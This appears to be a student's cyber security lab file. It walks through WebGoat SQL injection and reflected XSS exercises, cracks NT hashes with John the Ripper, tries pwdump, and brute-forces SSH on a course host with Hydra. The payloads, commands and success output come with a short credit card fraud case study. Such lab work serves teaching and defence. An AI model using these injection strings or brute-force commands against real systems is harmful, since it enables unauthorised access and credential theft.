Using the form below try to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

You have succeeded:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA	,	0
101	Joe	Snow	2234200065411	MC	,	0
102	John	Smith	2435600002222	MC	,	0
102	John	Smith	4352209902222	AMEX	,	0
103	Jane	Plane	123456789	MC	,	0
103	Jane	Plane	333498703333	AMEX	,	0
10312	Jolly	Hershey	176896789	MC	,	0
10312	Jolly	Hershey	33300003333	AMEX	,	0
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX	,	0
15603	Peter	Sand	123609789	MC	,	0
15603	Peter	Sand	338893453333	AMEX	,	0
15613	Joesph	Something	33843453533	AMEX	,	0
15837	Chaos	Monkey	32849386533	CM	,	0
19204	Mr	Goat	33812953533	VISA	,	0

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = " or '1' = '1'
Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT * FROM user_data WHERE first_name = 'John' and last_name = " or TRUE, which will always evaluate to true, no matter what came before it.

Example 2 :

Enter the Employee name and Authentication TAN :

What is String SQL injection?

If queries are built dynamically in the application by concatenating strings to it, this makes it very susceptible to String SQL injection.

If the input takes a string that gets inserted into a query as a string parameter, then you can easily manipulate the build query using quotation marks to form the string to your specific needs. For example, you could end the string parameter with quotation marks and input your own SQL after that.

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data - like the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.

Your current TAN is **3SL99A**.

Since you always have the urge to be the most earning employee, you want to exploit the system and instead of viewing your own internal data, _ you want to take a look at the data of all your colleagues_ to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.

You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "';
```

Employee Name: Smith

Authentication TAN: %' or '0'='0

Get department

On executing “Get department” :

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data - like the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.

Your current TAN is **3SL99A**.

Since you always have the urge to be the most earning employee, you want to exploit the system and instead of viewing your own internal data, _ you want to take a look at the data of all your colleagues_ to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.

You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "';
```



Employee Name: Lastname

Authentication TAN: TAN

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN

32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

Example 3 :

Enter the Employee name and Authentication TAN :

Compromising Integrity with Query chaining

After compromising the confidentiality of data in the previous lesson, this time we are gonna compromise the **integrity** of data by using SQL **query chaining**.

The integrity of any data can be compromised, if an attacker per example changes information that he should not even be able to access.

What is SQL query chaining?

Query chaining is exactly what it sounds like. When query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the ; metacharacter which marks the end of a query and that way allows to start another one right after it within the same line.

It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that.

Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

Employee Name:	Smith
Authentication TAN:	%! or '0'='0
<input type="button" value="Get department"/>	

On executing “Get department” :

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data - like the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.

Your current TAN is **3SL99A**.

Since you always have the urge to be the most earning employee, you want to exploit the system and instead of viewing your own internal data, you want to take a look at the data of all your colleagues to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.

You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "';
```

Employee Name:	Lastname
Authentication TAN:	TAN
<input type="button" value="Get department"/>	

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN

32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

2) Cross Site Scripting

Writing JavaScript as Credit card number :

Try It! Reflected XSS

Identify which field is susceptible to XSS

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or `console.log()` methods. Use one of them to find out which field is vulnerable.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

The total charged to your credit card: \$0.00

Enter your credit card number:

Enter your three digit access code:

Output :

(A2) Broken Authentication >

(A3) Sensitive Data Exposure >

(A4) XML External Entities (XXE) >

(A5) Broken Access Control >

(A7) Cross-Site Scripting (XSS) >

Cross Site Scripting

(A8) Insecure Deserialization >

(A9) Vulnerable Components >

(A8:2013) Request Forgeries >

Client side >

Challenges >

◀ 1 2 3 4 5 6 7 8 9 10 cs.triple5.tech:8080 says

Hello

OK

Try It! Reflected XSS

Identify which field is susceptible to XSS

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or `console.log()` methods. Use one of them to find out which field is vulnerable.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

The total charged to your credit card: \$0.00

UpdateCart

Enter your credit card number: `<script>alert("Hello")</script>`

Enter your three digit access code: 111

Purchase

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

The total charged to your credit card: \$0.00

UpdateCart

Enter your credit card number: 4128 3214 0002 1999

Enter your three digit access code: 111

Purchase

Well done, but alerts are not very impressive are they? Please continue.

Thank you for shopping at WebGoat.
Your support is appreciated

We have charged credit card:


\$1997.96

Question 2 :- Perform online attacks and offline attacks of password cracking.
(Note : Demonstration of John the Ripper and THC-hydra)

1) John the Ripper

- Password cracker
- It will take the hash string as input and give us plain text as output associated with that string.

Create a file with name windows.txt and with content like :



The screenshot shows a terminal window on a Kali Linux desktop. The terminal output is as follows:

```
(kali㉿kali)-[~]
$ windows.txt
windows.txt: command not found

(kali㉿kali)-[~]
$ cat > windows.txt
Ged: 1006: NO PASSWORD*****:FB9C381BD729E7A93C14EBAFBA9B78DE :::
Arha: 1007: NO PASSWORD*****:2C5F5597333BD214B5BEA2C01C591BC9 :::

(kali㉿kali)-[~]
$ john windows.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
Tenar          (Arha)
1g 0:00:01:11  3/3 0.01408g/s 42321Kp/s 42321Kc/s 73685KC/s buleperi1..bulepim26
```

John the ripper discovers that “Tenar” is the password for Arha account.

2) Pwdump

```
C:\Users\...\Desktop\College things\Semester 5>cd Cyber Security(3150714)
C:\Users\...\Desktop\College things\Semester 5\Cyber Security(3150714)>cd pwdump-master
C:\Users\...\Desktop\College things\Semester 5\Cyber Security(3150714)\pwdump-master>cd pwdump-master
C:\Users\...\Desktop\College things\Semester 5\Cyber Security(3150714)\pwdump-master\pwdump-master>Pwdump?
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

UNABLE TO OPEN DEVICE?
Error reading system registry file C:\Windows\SYSTEM32\CONFIG\SYSTEM
Error while setting pointer on device: 6

Error opening sam hive or not valid file("C:\Windows\SYSTEM32\CONFIG\SAM")

C:\Users\...\Desktop\College things\Semester 5\Cyber Security(3150714)\pwdump-master\pwdump-master>Pwdump7.exe -n -x localhost
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

usage:
  pwdump7.exe                                     (Dump system passwords)
  pwdump7.exe -s <samfile> <systemfile>      (Dump passwords from files)
  pwdump7.exe -d <filename> [destination]       (Copy filename to destination)
  pwdump7.exe -h                                     (Show this help)

C:\Users\...\Desktop\College things\Semester 5\Cyber Security(3150714)\pwdump-master\pwdump-master>Pwdump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

UNABLE TO OPEN DEVICE?
Error reading system registry file C:\Windows\SYSTEM32\CONFIG\SYSTEM
Error while setting pointer on device: 6

Error opening sam hive or not valid file("C:\Windows\SYSTEM32\CONFIG\SAM")
```

3) THC – Hydra


Content of password.txt

```
(kali㉿kali)-[~]
$ cat > window.txt
password
PassWord
PASSWORD
passWord
PaSsWoRd
20042016011
^X@sg
```

The screenshot shows the xHydra interface with the following configuration:

- Target:** cs.triple5.online
- Protocol:** ssh
- Port:** 0
- Output Options:**
 - Use SSL
 - Use old SSL
 - Be Verbose
 - Show Attempts
 - Debug
 - COMPLETE HELP
 - Service Module Usage Details

At the bottom of the interface, the command `hydra -V -l yourname -p yourpass -t 16 cs.triple5.online ssh` is displayed.



```
hydra -V -l testkali -P /home/kali/window.txt -e nsr -t 16 cs.triple5.online ssh
```

The screenshot shows the xHydra interface with the following output from the attack:

```
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-16 01:40:18  
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:1/p:9), ~1 try per task  
[DATA] attacking ssh://cs.triple5.online:22/  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "testkali" - 1 of 9 [child 0] (0/0)  
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "" - 2 of 9 [child 1] (0/0)  
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "ilaktset" - 3 of 9 [child 2] (0/0)  
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "password" - 4 of 9 [child 3] (0/0)  
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "PassWord" - 5 of 9 [child 4] (0/0)  
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "PASSWORD" - 6 of 9 [child 5] (0/0)  
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "passWord" - 7 of 9 [child 6] (0/0)  
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "PaSsWoRd" - 8 of 9 [child 7] (0/0)  
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "200420116011" - 9 of 9 [child 8] (0/0)  
[22]ssh] host: cs.triple5.online login: testkali password: testkali  
1 of 1 targets successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-16 01:40:34  
<finished>
```

At the bottom, there are buttons for "Start", "Stop", "Save Output", and "Clear Output".

Assignment - 9

Consider a case study of cyber crime, where the attacker has performed online credit card fraud. Prepare a report and also list the laws that will be implemented on the attacker.

Man arrested for credit card fraud in Coimbatore

The cyber crime police in the city arrested a 32-year-old man who allegedly used a customer's credit card to buy jewelry. The police said that V. Suresh, a resident of Edayarpalayam who worked in the credit cards section of a nationalized bank on contract basis, was arrested for misusing a customer's credit card.

According to the police, Suresh worked at the Pappanaickenpalayam branch of the bank. A person namely Selvaraj had surrendered his credit card with Suresh at the bank and obtained an acknowledgment letter for the same.

However, Suresh used the card surrendered by the customer and purchased ornaments from a jewelry showroom in Coimbatore. He later pledged the jewelry at another bank for money, the police said.

Laws Implemented

- IPC 420
- Section 66 of the Information Technology act
- Section 67 of the Information Technology act



Certificate of Completion

is hereby granted to



Disha Tulsian

to certify completion of the Cyber Security Course in the B.E.
III Information Technology.

ODD 2022

PROF TUSHAR GOHIL
PROF APURVA M.

SEMESTER